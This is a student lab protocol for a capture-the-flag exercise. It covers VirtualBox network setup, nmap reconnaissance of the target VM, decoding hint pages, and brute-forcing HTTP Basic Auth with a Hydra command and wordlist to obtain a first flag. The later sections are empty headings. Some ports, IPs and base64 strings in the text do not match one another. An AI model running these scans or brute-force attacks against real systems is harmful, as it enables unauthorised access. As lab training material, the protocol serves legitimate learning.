

Ethical hacking of a CTF-VM

Laboratory protocol Exercise 7: Ethical hacking of a CTF-VM



Figure 1: Grouplogo

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1 Task definition

2 Summary

3 Complete network topology of the exercise



Figure 2: Complete network topology of the exercise

4 Exercise Execution

4.1 Setting up the virtual machines.

To get started with this CTF, make sure that VirtualBox version 7.1.4 is used. The VM to attack must be imported by double-clicking the provided .ova file. After the import is complete, the network settings must be changed to use Host-only Adapter mode. Since using the default Host-only network did not work, we had to create a new Host-only network. To do this, either press <C-h> or click on **File > Tools > Network Manager**, as shown in Figure 3.



Figure 3: Opening VirtualBox Network Manager settings

In this menu, click on **Create**, then check the **Enable Server** box to enable the DHCP server so the target VM will receive an IP address. Then, click on **Adapter** to view the IP range of the network, which in our case is 192.168.15.0/24, which can be seen in Figure 4.



Figure 4: Showing the IP settings for the new Host-only network

Next, open the virtual machine settings by selecting the VM in the list and pressing <C-s>. Under the **Network** section, change the network adapter to use the Host-only Adapter and select the VirtualBox Host-only Ethernet Adapter #2, which was just created. Perform this step for both the target VM and the Kali VM, as detailed in Figure 5.




Figure 5: Showing the network configuration of the virtual machines

4.2 Reconnaissance: Scanning the Network

We use the Cyber Kill Chain to structure our steps for completing the CTF, with any attack beginning with reconnaissance, which in this case means scanning the network with **nmap**. Since we don't know the IP address of the target server yet, we need to scan the network to find it. For this, the command **nmap 192.168.15.0/24** is used to scan the entire network for open ports, as illustrated in Figure 6.[1]

```
root@kali:~# nmap 192.168.15.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-17 17:56 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.15.1
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.15.1 are filtered
MAC Address: 0A:00:27:00:00:2F (Unknown)

Nmap scan report for 192.168.15.2
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.15.2 are filtered
MAC Address: 08:00:27:9D:4C:27 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.15.3
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
1080/tcp   open  socks
MAC Address: 08:00:27:15:E4:D1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.15.4
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
111/tcp    open  rpcbind

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.92 seconds
```

Figure 6: Results of the nmap scan

We can determine that the target has the IP address 192.168.15.3, since, as seen in Figure 4, .1 is the network address, .2 is the DHCP server, and .4 is the IP address of the Kali VM. This can be verified by running **ip a** or by scanning the open ports, since **ssh** is not exposed. Now we can run another **nmap** scan to get further information abt the running servives and their version by using the **sV** flag and use the **T4** flag which sets the timing to aggressive with the value 4 and the **p** falg with **-** value to scan all ports. The results of the scan can be seen in Figure 7.[2, 3]

```
root@kali:~# nmap -sV -T4 -p- 192.168.15.3
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-17 17:57 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.67% done; ETC: 17:57 (0:00:19 remaining)
Nmap scan report for 192.168.15.3
Host is up (0.00065s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
1080/tcp   open  http      BaseHTTPServer 0.6 (Python 3.12.3)
5155/tcp   open  http      BaseHTTPServer 0.6 (Python 3.12.3)
10458/tcp  open  http      BaseHTTPServer 0.6 (Python 3.12.3)
55487/tcp  open  http      BaseHTTPServer 0.6 (Python 3.12.3)
MAC Address: 08:00:27:15:E4:D1 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.23 seconds
```

Figure 7: Results of the detailed nmap scan

From this scan, we can see that **ssh** and four **http** servers running **Python 3.12.3** are active on the system.

4.3 Reconnaissance: Exploring the websites

If we open the websites in our web browser of choice, we can see that the one on port 1080 says that to get further, we need to scan deeper, which we already did. The website on port 5155 shows text from foreign languages, which is randomized and always prints out different text on refresh. The site on port 10458 prints out a message in **base64**, and lastly, the one on port 10448 has a basic authentication login prompt for a mini web shell. Figures 8 shows the content of each webpage.

```
root@kali:~# curl 192.168.15.3:1080; echo
Willkommen bei der HTL22-Mini-CTF! Um weiter zu kommen musst du genauer Scannen!
root@kali:~# curl 192.168.15.3:4220; echo
提示 1: 0 000000000 0 0 0 0 0
root@kali:~# curl 192.168.15.3:10465; echo
SGlud2VpcyAyOiBwb2JpZXJlIGRlbiBwb3J0IDU1NTM5
root@kali:~# curl 192.168.15.3:55539; echo
Authorization required
root@kali:~#
```

Figure 8: Showing the contents of each page using `curl` ¹

The `base64` message can be decoded by piping the string, using `echo`, into the `base64` command, which gives us the hint to use port 55487, the site with authentication. This is shown in Figure 9 below.

```
~/itsi via v3.11.2
> echo "SGlud2VpcyAyOiBwb2JpZXJlIGRlbiBwb3J0IDU1NDg3" | base64 --decode
Hinweis 2: pobiere den port 55487
```

Figure 9: Decoding the `base64` message

To get all the random variants from the site with the foreign languages, I wrote a quick batch script to recursively relay the website and save the output in a file called `output`, as shown in Figure 10.

```
#!/bin/bash
while true;do
    body=$(curl -s 192.168.15:5155)
    echo "$body" >> output
    echo "$body"
done
```

```
root@kali:~# ./get_text.sh
Xlvfelo1: 德 000000000 лaутeт ucep
Xиnvайc1: Дeр 0 0 0 лaутeт юзeр
0 0 1: Дeр Нyтцeрнaмe 是 юзeр
提示 1: Дeр Нyтцeрнaмe 是 00000
000001: Дeр Нyтцeрнaмe 0 0 0 00000
Xlvfelo1: 0 0 0 0 是 0 0
提示 1: 0 Нyтцeрнaмe 00000 юзeр
Xlvfelo1: 0000 Нyтцeрнaмe 00000 юзeр
Xиnvайc1: 德 用户名 是 юзeр
0 0 1: Дeр 0 0 0 0 0 0 ucep
提示 1: Дeр Нyтцeрнaмe 是 0 0
Xиnvайc1: Дeр Нoутcépнaмe 是 00000
000001: 德 Нyтцeрнaмe лaутeт ucep
提示 1: 0000 用户名 лaутeт юзeр
000001: Дeр 用户名 лaутeт 0 0
提示 1: 0000 0 0 0 лaутeт 00000
0 0 1: Дeр 000000000 0 0 0 00000
Xиnvайc1: 德 Нyтцeрнaмe 0 0 0 0 0
000001: Дeр 用户名 000000 0 0
0 0 1: 德 Нyтцeрнaмe 0 0 0 ucep
0 0 1: 德 0 0 0 лaутeт юзeр
0 0 1: Дeр 用户名 0 0 0 юзeр
000001: 德 用户名 是 ucep
0 0 1: Дeр Нoутcépнaмe 0 0 0 ucep
```

Figure 10: Running the script

After running it for a while, we prompted ChatGPT with the list of outputs to translate, which revealed the following hint, as shown in Figure 11.

¹The ports are different from those mentioned before, since instead of using screenshots from the browser, we opted to use `curl`. Additionally, on every refresh, the ports are randomized.



Figure 11: ChatGPT translating the hint

4.4 Weaponization: Evaluating the needed tools

Now that we know the username and that it uses HTTP Basic Authentication, we can use Hydra to brute-force the password. For this, I have chosen the 10-million-password list as our wordlist [4]

4.5 Exploitation: Using Hydra to break HTTP basic authentication

To brute force the password, the following `hydra` command will be used: `hydra -l user -P pw.txt -s 55487 -f 192.168.15.3 http-get /` Here is a breakdown of the options used in the command:[5]

```
-l user #specifying the username to attempt logging in with
-P pw.txt #tells Hydra to use the contents of pw.txt as passwords to try
-s 55487 #specifying the port to connect to
-f #telling Hydra to stop after a valid login
192.168.15.3 #setting the target IP address
http-get / #specifying the service and method to use
```

After running this command, we find out that the username is `user` and the password is `pass`, as seen in Figure 12.

```
root@kali:/mnt/a# hydra -l user -P pw.txt -s 55487 -f 192.168.15.3 http-get /
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 1
8:21:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/
p:10000), ~625 tries per task
[DATA] attacking http-get://192.168.15.3:55487/
[55487][http-get] host: 192.168.15.3 login: user password: pass
[STATUS] attack finished for 192.168.15.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 1
8:21:05
root@kali:/mnt/a#
```

Figure 12: Running the Hydra command to get the credentials

After entering the found credentials on the webpage, we get the first flag.




Figure 13: First flag found

- 4.6 sshing into the server
- 4.7 exploring the system
- 4.8 procces flag
- 4.9 comment flag
- 4.10 sudo flag
- 4.11 history flag
- 4.12 tmp flag
- 4.13 it's over but actually not
- 4.14 trying to escalate privaledgs
 - 4.14.1 smart enumeration
 - 4.14.2 trying a kernel level exploit
 - 4.14.3 checking suid binarys
 - 4.14.4 checking root proccses
 - 4.14.5 trying metasploit
 - 4.14.6 trying other common ctf priv escalation ways
- 4.15 reseting the root password and exploring the vm
- 4.16 7 flags
- 4.17 talking abt the setup etc or sum idk :shruge:

5 References

References

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- [2] “Service and Version Detection | Nmap Network Scanning,” Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: <https://nmap.org/book/man-version-detection.html>
- [3] “Timing Templates (-T) | Nmap Network Scanning,” Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: <https://nmap.org/book/performance-timing-templates.html>
- [4] Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: <https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt>
- [5] “Defeating HTTP Basic Auth with Hydra,” Mar. 2017, [Online; accessed 19. Jan. 2025]. [Online]. Available: <https://tylerrockwell.github.io/defeating-basic-auth-with-hydra>

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